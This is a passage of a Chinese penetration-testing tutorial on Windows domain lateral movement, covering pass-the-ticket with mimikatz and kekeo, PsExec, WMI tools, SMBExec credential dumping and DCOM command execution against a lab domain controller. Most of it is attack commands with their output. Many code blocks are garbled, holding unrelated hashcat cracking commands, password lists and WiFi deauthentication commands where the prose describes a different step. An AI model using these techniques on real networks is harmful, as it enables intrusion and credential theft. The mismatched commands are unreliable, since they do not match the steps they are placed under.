将该补丁安装后，就可以通过 AES256 密钥进行哈希传递了。

除了 AES256 外还有 AES128 等，不过平时基本都是使用 NTLM 哈希进行传递。

2、票据传递

票据传递 (Pass The Ticket, PTT) 是基于 Kerberos 认证的一种攻击方式, 这里主要学习票据传递在 mimikatz 和 kekeo 两个工具里的使用。

mimikatz

使用 mimikatz 可以将内存中的票据进行导出。

none

```
hashcat -a 3 -1 123456abcdef!@+- 8b78ba5089b11326290bc15cf0b9a07d ?1?1?1?1?1
```

执行该命令后, 会在当前目录下生成多个服务的票据文件, 例如 kirbi 等

使用以下命令可以清除内存中的票据

将票据文件注入内存

none

```
hashcat -a 3 -1 123456abcdef!\@+- 8b78ba5089b11326290bc15cf0b9a07d ?1?1?1?1?1
```

在当前终端下退出 mimikatz , 然后就可以列出目标目录了。


```
mimikatz # kerberos::ptt "[0;4beae]-2-0-40e00000-Administrator@krbtgt-TEAMSSIX.COM.kirbi"
* File: '[0;4beae]-2-0-40e00000-Administrator@krbtgt-TEAMSSIX.COM.kirbi': OK
mimikatz # exit
Bye!
```

\\mimikatz_trunk\x64>dir \\dc\c\$

驱动器 \\dc\c\$ 中的卷没有标签。
卷的序列号是 8231-1ACA

\\dc\c\$ 的目录

2021/07/01	10:00	<DIR>	inetpub
2021/09/01	11:32	<DIR>	ntdsutil
2020/02/20	10:37	<DIR>	Program Files
2020/09/29	09:13	<DIR>	Program Files (x86)
2021/04/29	09:32	<DIR>	Users
2021/09/01	13:58	<DIR>	Windows

0 个文件 0 字节
6 个目录 77,334,855,680 可用字节



票据传递除了用 mimikatz 还可以用 kekeo

kekeo

kekeo 需要使用域名、用户名、NTLM HASH 生成票据，然后再将票据导入，从而连接远程计算机。

none

```
hashcat -a 3 19b9a36f0cab6d89cd4d3c21b2aa15be --increment --increment-min 1 --increment-max 8 ?a?a?a?a?a?a?a
```



```
> Ticket in file TGT_administrator@TEAMSSIX.COM_krbtgt~teamssix.com@TEAMSSIX.COM.kirbi
kekeo #
```

在 kekeo 中清除当前内存中的其他票据，不然可能会导致票据传递失败

在 Windows 命令行中也可以执行系统自带的命令进行内存中的票据清除

使用以下命令将票据导入内存，之后 exit 退出 kekeo，使用 dir 命令就可以列出远程文件了。

none

```
hashcat -a 0 e10adc3949ba59abbe56e057f20f883e password.txt
```

```
kekeo # kerberos::ptt "TGT_administrator@TEAMSSIX.COM_krbtgt~teamssix.com@TEAMSSIX.COM.kirbi"
* File: 'TGT_administrator@TEAMSSIX.COM_krbtgt~teamssix.com@TEAMSSIX.COM.kirbi': OK
kekeo # exit
Bye!

C:\Desktop\kekeo\x64>dir \\dc\c$
驱动器 \\dc\c$ 中的卷没有标签。
卷的序列号是 8231-1ACA

\\dc\c$ 的目录
2021/07/01  10:00    <DIR>          inetpub
2021/09/01  11:32    <DIR>          ntdsutil
2020/02/20  10:37    <DIR>          Program Files
2020/09/29  09:13    <DIR>          Program Files (x86)
2021/04/29  09:32    <DIR>          Users
```



```
2021/09/01 13:58 <DIR> Windows
0 个文件 0 字节
6 个目录 77,334,790,144 可用字节
```

注意点：

- 1、票据文件注入内存的默认有效时间为 10 小时
- 2、在目标机器上不需要本地管理员权限就可以进行票据传递
- 3、使用票据传递时，dir 命令必须使用主机名，如果使用 IP 地址会提示拒绝访问。

1、PsExec

PsExec.exe

PsExec 在之前的文章里提到过一次，参见 <https://teamssix.com/210802-181052.html>，今天来着重学习一下。

PsExec 是 PSTools 工具包里的一部分，其下载地址为：<https://download.sysinternals.com/files/PSTools.zip>

利用 PsExec 可以在远程计算机上执行命令，其基本原理是通过管道在远程目标主机上创建一个 psexec 服务，并在本地磁盘中生成一个名为 PSEXESVC 的二进制文件，然后通过 psexec 服务运行命令，运行结束后删除服务。

建立 ipc\$ 连接

none

```
hashcat -a 0 hash.txt password.txt
```

在已经建立 ipc\$ 的情况下，执行以下命令就可以获得 system 权限

none

```
hashcat -a 1 77b3e6926e7295494dd3be91c6934899 pwd1.txt pwd2.txt
```

none

```
admintestroot
```

```
ls>net use \\192.168.7.7\ipc$ "1qaz@WSX" /user:administrator
命令成功完成。

PSTools>net use
会记录新的网络连接。

状态      本地      远程      网络
-----
OK          \\192.168.7.7\ipc$      Microsoft Windows Network
命令成功完成。

s>PsExec.exe -accepteula \\192.168.7.7 -s cmd.exe

PsExec v2.32 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 6.1.7601]
```



```
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>whoami  
nt authority\system
```

如果没有建立 ipc\$ 连接，也可以直接使用 PsExec 指定用户名密码进行连接

none

```
@2021123
```

或者执行以下命令直接回显命令结果

none

```
admin@2021admin123test@2021test123root@2021root123
```

在使用 PsExec 时需要注意以下几点：

需要远程系统开启 admin\$ 共享（默认是开启的）

因为 PsExec 连接的原理是基于 IPC 共享，因此目标需要开放 445 端口

在使用 IPC\$ 连接目标系统后，不需要输入账户和密码。

在使用 PsExec 执行远程命令时，会在目标系统中创建一个 psexec 的服务，命令执行完后，psexec 服务将被自动删除。由于创建或删除服务时会产生大量的日志，因此蓝队在溯源时可以通过日志反推攻击流程。

使用 PsExec 可以直接获得 System 权限的交互式 Shell 的前提目标是 administrator 权限的 shell

在域环境测试时发现，非域用户无法利用内存中的票据使用 PsExec 功能，只能依靠账号和密码进行传递。

MSF

MSF 中也有 PsExec 的利用模块，使用方法如下：

none

```
hashcat -a 6 e120ea280aa50693d5568d0071456460 pwd1.txt ?l?l?l
```

2、WMI

WMI 全称 Windows Management Instrumentation 即 Windows 管理工具，Windows 98 以后的操作系统都支持 WMI。

由于 Windows 默认不会将 WMI 的操作记录在日志里，同时现在越来越多的杀软将 PsExec 加入了黑名单，因此 WMI 比 PsExec 隐蔽性要更好一些。

wmic 命令

WMI 连接远程主机，并使用目标系统的 cmd.exe 执行命令，将执行结果保存在目标主机 C 盘的 ip.txt 文件中

使用 WMIC 连接远程主机，需要目标主机开放 135 和 445 端口（135 端口是 WMIC 默认的管理端口，wimcexec 使用 445 端口传回显）

none

```
hashcat -a 3 -m 300 --force 6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 ?d?d?d?d?d
```

之后建立 IPC\$, 使用 type 读取执行结果

none

```
hashcat -a 3 -m 1800 --force '$6$mxuA5cdy$XZRk0CvnPFq0gVopqiPEFAFK72SogKVwwwp7gWaU0b7b6tVwfCpcSUsCEk64ktLLYmzyew/xd000hPG/yrn2X.' ?l?l?l?l
```

```
C:\>wmic /node:192.168.7.7 /user:administrator /password:lqaz@WSX process call create cmd.exe /c ipconfig > c:\ip.txt"
执行(Win32_Process)->Create()
方法执行成功。
外参数:
instance of __PARAMETERS
{
    ProcessId = 1248;
    ReturnValue = 0;
};

C:\>net use \\192.168.7.7\ipc$ "lqaz@WSX" /user:administrator
命令成功完成。

C:\>type \\192.168.7.7\C$\ip.txt

Windows IP Configuration

Ethernet adapter 七:

    Connection-specific DNS Suffix . . . : 
    Link-local IPv6 Address . . . . . : fe80::b8a7:400:226c:6df2%11
    IPv4 Address. . . . . : 192.168.7.7
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.7.1
```




```
Tunnel adapter isatap.{93A2154F-89CE-4F33-8D4B-EBF1CDC71CB0}:  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . : 
```

也可以预先建立 ipc\$ 连接，再使用 wmic

none

```
hashcat -a 3 -m 1800 --force 'qiyou:$6$QDq75ki3$jsKm7qTDHz/xBob0kF1Lp170Cgg0i5Tslf3JW/sm9k9Q916mBTyilU3Po0sbRdxV8  
TAmzvdgNjrCuhfg3jKMY1' ?l?l?l?l?l --username
```

wmiexec.py

在 impacket 工具包里有 wmiexec.py 脚本，可以用来直接获取 shell

none

```
hashcat -a 3 -m 1000 209C6174DA490CAEB422F3FA5A7AE634 ?l?l?l?l?l
```

```
$ python3 wmiexec.py administrator:1qaz@WSX@192.168.7.7  
Impacket v0.9.24.dev1+20210827.162957.5aa97fa7 - Copyright 2021 SecureAuth Corporation  
[*] SMBv2.1 dialect used  
[!] Launching semi-interactive shell - Careful what you execute  
[!] Press help for extra shell commands  
C:\>whoami  
teamssix\administrator
```

```
C:\>ipconfig  
[-] Decoding error detected, consider running chcp.com at the target,  
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings  
and then execute wmiexec.py again with -codec and the corresponding codec
```


Windows IP Configuration

Ethernet adapter 000a?00:

```
Connection-specific DNS Suffix . . :  
Link-local IPv6 Address . . . . . : fe80::b8a7:400:226c:6df2%11  
IPv4 Address. . . . . : 192.168.7.7  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.7.1
```

Tunnel adapter isatap.{93A2154F-89CE-4F33-8D4B-EBF1CDC71CDD}

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . . :
```



wmiexec.py 还支持通过哈希传递获得 shell

none

```
hashcat -a 3 -m 3000 F0D412BD764FFE81AAD3B435B51404EE ?l?l?l?l?l
```

wmiexec.vbs

wmiexec.vbs 脚本通过 VBS 调用 WMI 来模拟 PsExec 的功能, wmiexec.vbs 下载地址:

<https://github.com/k8gege/K8tools/blob/master/wmiexec.vbs>

none

```
hashcat -a 3 -m 5500 teams.six:::822795daaf96s0a811fs6dd7b01dscssc601635cc1339basda6:e125cddcf51337asc7 -1 ?l?u  
?l?l?l?l?d?d?d?d --force
```

```
\wmi>cscript //nologo wmiexec.vbs /shell 192.168.7.7 administrator 1qaz@WSX  
WMIEXEC : Target -> 192.168.7.7  
WMIEXEC : Connecting...  
WMIEXEC : Login -> OK  
WMIEXEC : Result File -> C:\wmi.dll  
WMIEXEC : Share created sucess.  
WMIEXEC : Share Name -> WMI_SHARE  
WMIEXEC : Share Path -> C:\  
C:\Windows\system32>whoami  
teamssix\administrator  
C:\Windows\system32>ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter 七 锁:  
  
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::b8a7:400:226c:6df2%11  
IPv4 Address. . . . . : 192.168.7.7  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.7.1  
  
Tunnel adapter {03A2154E-89CE-4E22-8D4B-FBE1CDC71CB0}:
```

```
runner adapter: [Satap: {95A2154F-89CE-4F55-8D4B-EBF1CDE71CB9}] :  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
C:\Windows\system32>
```

使用 vmexec.vbs 执行单条命令

none

```
hashcat -a 3 -m 132 --force 0x01008c8006c224f71f6bf0036f78d863c3c4ff53f8c3c48edafb ?l?l?l?l?l?d?d?d
```

因为这只是个半交互式的 Shell，因此对于运行时间比较长的命令，比如 ping、systeminfo 等，需要加上 -wait 5000 或更长的时间。

在运行 nc 等不需要输出结果但需要一直运行的进程时，可以使用 -persist 参数，当命令加了 -persist 选项后，程序会在后台运行，不会有结果输出，而且会返回这个命令进程的 PID，方便结束进程，这样就可以运行 nc 或者木马程序了。

不过目前 vmexec.vbs 已经被卡巴斯基、赛门铁克等杀软列入查杀名单了。

Invoke-WmiCommand

Invoke-WmiCommand.ps1 是 Powersploit 工具包里的一部分，该脚本是利用 Powershell 调用 WMI 来远程执行命令。

在 Powershell 中运行以下命令

none

```
hashcat -a 3 -m 400 --force '$P$BYEYcHEj3vDhV1lwGBv6rpxurK0EWY/' ?d?d?d?d?d
```

```
\PowerSploit\CodeExecution> Import-Module .\Invoke-WmiCommand.ps1
\PowerSploit\CodeExecution> $User = "teamssix.com\administrator"
\PowerSploit\CodeExecution> $Password = ConvertTo-SecureString -String "lqaz@WSX" -AsPlainText -Force
\PowerSploit\CodeExecution> $Cred = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $User,$Password
\PowerSploit\CodeExecution> $Remote = Invoke-WmiCommand -Payload {ipconfig} -Credential $Cred -ComputerName 192.168.7.7
\PowerSploit\CodeExecution> $Remote.PayloadOutput

Windows IP Configuration

Ethernet adapter 本地?接:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::b8a7:400:226c:6df2%11
    IPv4 Address. . . . . : 192.168.7.7
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.7.1

Tunnel adapter isatap.{93A2154F-89CE-4F33-8D4B-EBF1CDC71CB0}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
\PowerSploit\CodeExecution>
```



Invoke-WMI Method

Invoke-WMI Method 是 PowerShell 自带的一个模块，也可以用它来连接远程计算机执行命令和指定程序。

NOTE

```
hashcat -a 3 -m 2611 --force 14e1b600b1fd579f47433b88e8d85291: ?d?d?d?d?d
```


```
PS C:\> $User="teamssix.com\administrator"
PS C:\> $Password=ConvertTo-SecureString -String "1qaz@WSX" -AsPlainText -Force
PS C:\> $Cred=New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $User,$Password
PS C:\> Invoke-WMIMethod -Class Win32_Process -Name Create -ArgumentList "calc.exe" -ComputerName "192.168.7.7" -Credential $Cred
```

__GENUS	:	2
__CLASS	:	__PARAMETERS
__SUPERCLASS	:	
__DYNASTY	:	__PARAMETERS
__RELPATH	:	
__PROPERTY_COUNT	:	2
__DERIVATION	:	{}
__SERVER	:	
__NAMESPACE	:	
__PATH	:	
ProcessId	:	3276
ReturnValue	:	0
PSComputerName	:	

um3dservice.exe	468	Console	1	3,300 K
umtoolsd.exe	1560	Console	1	18,732 K
suchost.exe	3744	Services	0	4,596 K
calc.exe	3276	Services	0	9,252 K
powershell.exe	3196	Console	1	52,668 K
conhost.exe	3192	Console	1	5,808 K
tasklist.exe	2584	Console	1	5,760 K

```
PS C:\Users\Administrator> ipconfig
```

Windows IP Configuration



可以看到在 192.168.7.7 主机中已经有进程 ID 为 3276 的 calc.exe 被执行了。

wmic 的其他命令

使用 wmic 远程开启目标的 RDP

none

```
# 获取 rar 文件 hashrar2john.exe 1.rar
```

判断 RDP 有没有开可以使用以下命令，如果返回 0 表示开启，返回 1 表示关闭。

none

```
hashcat -a 3 -m 13000 --force '$rar5$16$b06f5f2d4c973d6235e1a88b8d5dd594$15$a520ddcc53dd4e3930b8489b013f273$8$733969e5bda903e4' ?d?d?d?d?d
```

```
C:\>wmic /node:192.168.7.7 /user:administrator /password:1qaz@WSX process call create 'cmd.exe /c REG AD
D "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f'
执行(Win32_Process) -> Create()
方法执行成功。
外参数:
instance of PARAMETERS
```

```
Instance of __PARAMETERS
{
    ProcessId = 3660;
    ReturnValue = 0;
};

C:\Users\Administrator>REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
fDenyTSConnections    REG_DWORD    0x1    关闭状态

C:\Users\Administrator>REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
fDenyTSConnections    REG_DWORD    0x0    开启状态
```

使用 wmic 远程重启目标计算机

none

```
hashcat -a 3 -m 12500 --force '$RAR3$*0*5ba3dd697a8706fa*919ad1d7a1c42bae4a8d462c8537c9cb' ?d?d?d?d
```

1、SMBExec

利用 SMBExec 可以通过文件共享 (admin\$, c\$, ipc\$, d\$) 在远程系统中执行命令，它的工作方式类似于 PsExec

C++ 版

C++ 版项目地址: <https://github.com/sunorr/smbexec>

一看这个项目是 8 年前上传的了，然后试了用 VS2019 没编译成功，而且目前各大杀软也都查杀这个工具了，所以这个就不看了，直接看 impacket 里的同类工具。

impacket 版

在 impacket 工具包里包含了 smbexec.py 工具，使用起来也很简单。

none

```
# 获取 zip 文件 hashzip2john.exe 1.zip
```


```
$ python3 smbexec.py teamssix.com/administrator:1qaz@WSX@192.168.7.7
Impacket v0.9.24.dev1+20210827.162957.5aa97fa7 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec

Windows IP Configuration

Ethernet adapter 000a2002:
```



Linux 跨平台 Windows 远程命令执行

smbexec 工具包下载地址: <https://github.com/brav0hax/smbexec>

这里安装以 Kali 为例

none

```
hashcat -a 3 -m 13600 '$zip2$*0*3*0*18b1a7e7ad39cb3624e54622849b23c7*5b99*3*5deee7*a418cee1a98710adce9a*$'/zip2$'
--force ?d?d?d?d?d
```

安装时需要选择操作系统, 根据自己情况选择就行, 如果是 Kali 就选择 Debain, 然后选择安装目录, 直接回车默认 /opt 目录即可。

安装完后, 在终端里输入 smbexec 就会显示 smbexec 的主菜单, 分别如下:

none

```
# 获取 office 文件 hashpython office2john.py 1.docx
```

选择菜单 1 System Enumeration 有以下选项:

none

```
hashcat -a 3 -m 9600 '$office$*2013*100000*256*16*cd8856416b1e14305a0e8aa8eba6ce5c*18cada7070f1410f3a836c0dfc4b9643*befcde69afeafb3e652719533c824413b00ce4a499589e5ac5bd7a7a0d3c4f3d' --force ?d?d?d?d?d
```

选择菜单 2 System Exploitation 有以下选项:

none

```
airmon-ng check airmon-ng check kill // 关闭影响监听状态的进程airmon-ng start wlan0
```

选择菜单 3 Obtain Hashes 有以下选项:

none

```
airodump-ng wlan0mon
```

选择菜单 4 Options 有以下选项:

none

```
airodump-ng -c (上一步扫描的 CH) --bssid (想要破解 WIFI 的 bssid) -w (握手文件存放目录) wlan0mon
```

获取目标系统 MAC 的状态

```
*****
*          smbexec 2.0 - Machiavellian          *
*****

System Enumeration Menu

1. Create a host list
2. Check systems for Domain Admin
3. Check systems for logged in users
4. Check systems for UAC
5. Enumerate Shares
6. File Finder
7. Remote login validation
8. Main menu

Choice : 4

Check target(s) if UAC is enabled.

Target IP, host list, or nmap XML file [192.168.7.7] :
Username [No credentials provided] : administrator
Password or hash (<LM>:<NTLM>) [No pass provided] : 1qaz@WSX
Domain [LOCALHOST] : teamssix.com

UAC Configuration Results
[-] 192.168.7.7 - UAC Enabled
```

```
[*] Module start time : Thu Sep 2 04:34:15 2021
[*] Module end time   : Thu Sep 2 04:34:17 2021
[*] Elapsed time      : 2 seconds
```

UAC found: 1

Press enter to Return to Enumeration Menu



获取目标系统中的网络共享目录

```
*****
* smbexec 2.0 - Machiavellian *
*****

System Enumeration Menu
-----
1. Create a host list
2. Check systems for Domain Admin
3. Check systems for logged in users
4. Check systems for UAC
5. Enumerate Shares
6. File Finder
7. Remote login validation
8. Main menu

Choice : 5
```

192.168.7.7

teamssix.com\administrator

Pass: 1qaz@WSX

UAC found: 1


```
CHOICE : 5

This module will enumerate shares on the target host. If no credentials


Target IP, host list, or nmap XML file [192.168.7.7] :
Username [administrator] :
Password or hash (<LM>:<NTLM>) [Pass: 1qaz@WSX] :
Domain [teamssix.com] :
Enumerating Shares as teamssix.com\administrator

  Host                Share                Type                Description
  ---                -
[+] 192.168.7.7        C$                   Disk                默认共享
[+] 192.168.7.7        IPC$                 IPC                 远程 IPC
[+] 192.168.7.7        NETLOGON             Disk                Logon server share
[+] 192.168.7.7        SYSVOL               Disk                登入伺服器共用
[+] 192.168.7.7        Users                Disk

[*] Module start time : Thu Sep 2 04:35:33 2021
[*] Module end time   : Thu Sep 2 04:35:34 2021
[*] Elapsed time      : 1 seconds

Shares found: 5

Press enter to Return to Enumeration Menu
```



获取本地哈希

```
*****
* smbexec 2.0 - Machiavellian *
*****

Hash Dump Menu

1. Domain Controller
2. Workstation & Server Hashes
3. Main menu

Choice : 2

Gather local hashes from SAM database, cached credentials, and from within memory from targets.


Target IP, host list, or nmap XML file [192.168.7.7] :
Username [administrator] :
Password or hash (<LM>:<NTLM>) [Pass: 1qaz@WSX] :
Domain [teamssix.com] :

System Credential Dump
[+] 192.168.7.7 - Found 2 Local, 0 Cached, 1 in Memory

[*] Module start time : Thu Sep 2 04:09:39 2021
[*] Module end time : Thu Sep 2 04:09:45 2021
[*] Elapsed time : 7 seconds

Systems with Hashes Dumped: 1
Hashdump failures: 0

Total unique hashes
```



2、DCOM 在远程系统中的使用

COM 即组件对象模型 (Component Object Model, COM)，是基于 Windows 平台的一套组件对象接口标准，由一组构造规范和组件对象库组成。

COM 是许多微软产品和技术如 Windows 媒体播放器和 Windows Server 的基础。

DCOM（分布式组件对象模型）是微软基于组件对象模型（COM）的一系列概念和程序接口，DCOM 是 COM（组件对象模型）的扩展。

它支持不同的两台机器上的组件间的通信，不论它们是运行在局域网、广域网、还是 Internet 上，利用这个接口，客户端程序对象能够向网络中另一台计算机上的服务器程序对象发送请求。

攻击者可使用 DCOM 进行横向移动，通过 DCOM 攻击者可在拥有适当权限的情况下通过 Office 应用程序以及包含不安全方法的其他 Windows 对象远程执行命令。

使用 DCOM 进行横向移动的优势之一在于，在远程主机上执行的进程将会是托管 COM 服务器端的软件。例如我们滥用 ShellBrowserWindow COM 对象，那么就会在远程主机的现有 explorer.exe 进程中执行。

对攻击者而言，这无疑能够增强隐蔽性，由于有大量程序都会向 DCOM 公开方法，因此防御者较难以监测所有程序。

在本地通过 DCOM 执行命令

1、获取 DCOM 程序列表

Get-CimInstance 是 PowerShell 3.0 以上的版本自带的，因此只有 Windows Server 2012 及以上的操作系统才会自带 Get-CimInstance 命令

none

```
airodump-ng -c 1 --bssid 5E:C1:1B:A2:37:F1 -w ./ wlan0mon
```

在 Windows 7 和 Windows Server 2008 中可以使用 Get-WmiObject 替代 Get-CimInstance

none

```
aireplay-ng -0 0 -a (要破解的 wifi 的 bssid) -c (强制踢下的设备的 MAC 地址) wlan0mon
```

2、使用 DCOM 执行任意命令

在 DCOM 程序列表中有个 MMC Application Class (MMC20.Application)，这个 COM 对象可以编程 MMC 管理单元操作的组件脚本。

在本地以管理员权限启动一个 PowerShell，并执行以下命令

none

```
aireplay-ng -0 0 -a 5E:C1:1B:A2:37:F1 -c 38:26:2C:13:D3:33 wlan0mon
```

获得 COM 对象的实例后，还可以执行如下命令枚举这个 COM 对象中的不同方法和属性

获得 COM 对象的头信息后，还可以执行如下命令来查看该 COM 对象中的可用方法和属性

none

```
aircrack-ng 1.cap -j 1
```

在 MMC20.Application 中有个 ExecuteShellCommand 方法，我们可以拿它来执行命令，比如启动个计算器

none


```
hashcat -a 3 -m 2500 1.hccapx ?d?d?d?d?d?d?d?d --force
```


```
PS C:\Users\Administrator> $com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","127.0.0.1"))
PS C:\Users\Administrator> $com.Document.ActiveView | Get-Member
```

```

      TypeName: System.__ComObject#{6efc2da2-b38c-457e-9abb-ed2d189b8c38}
Name      MemberType      Definition
-----
Back      Method           void Back ()
Close     Method           void Close ()
CopyScopeNode Method         void CopyScopeNode (Variant)
CopySelection Method        void CopySelection ()
DeleteScopeNode Method       void DeleteScopeNode (Variant)
DeleteSelection Method      void DeleteSelection ()
Deselect  Method           void Deselect (Node)
DisplayScopeNodePropertySheet Method    void DisplayScopeNodePropertySheet (Variant)
DisplaySelectionPropertySheet Method    void DisplaySelectionPropertySheet ()
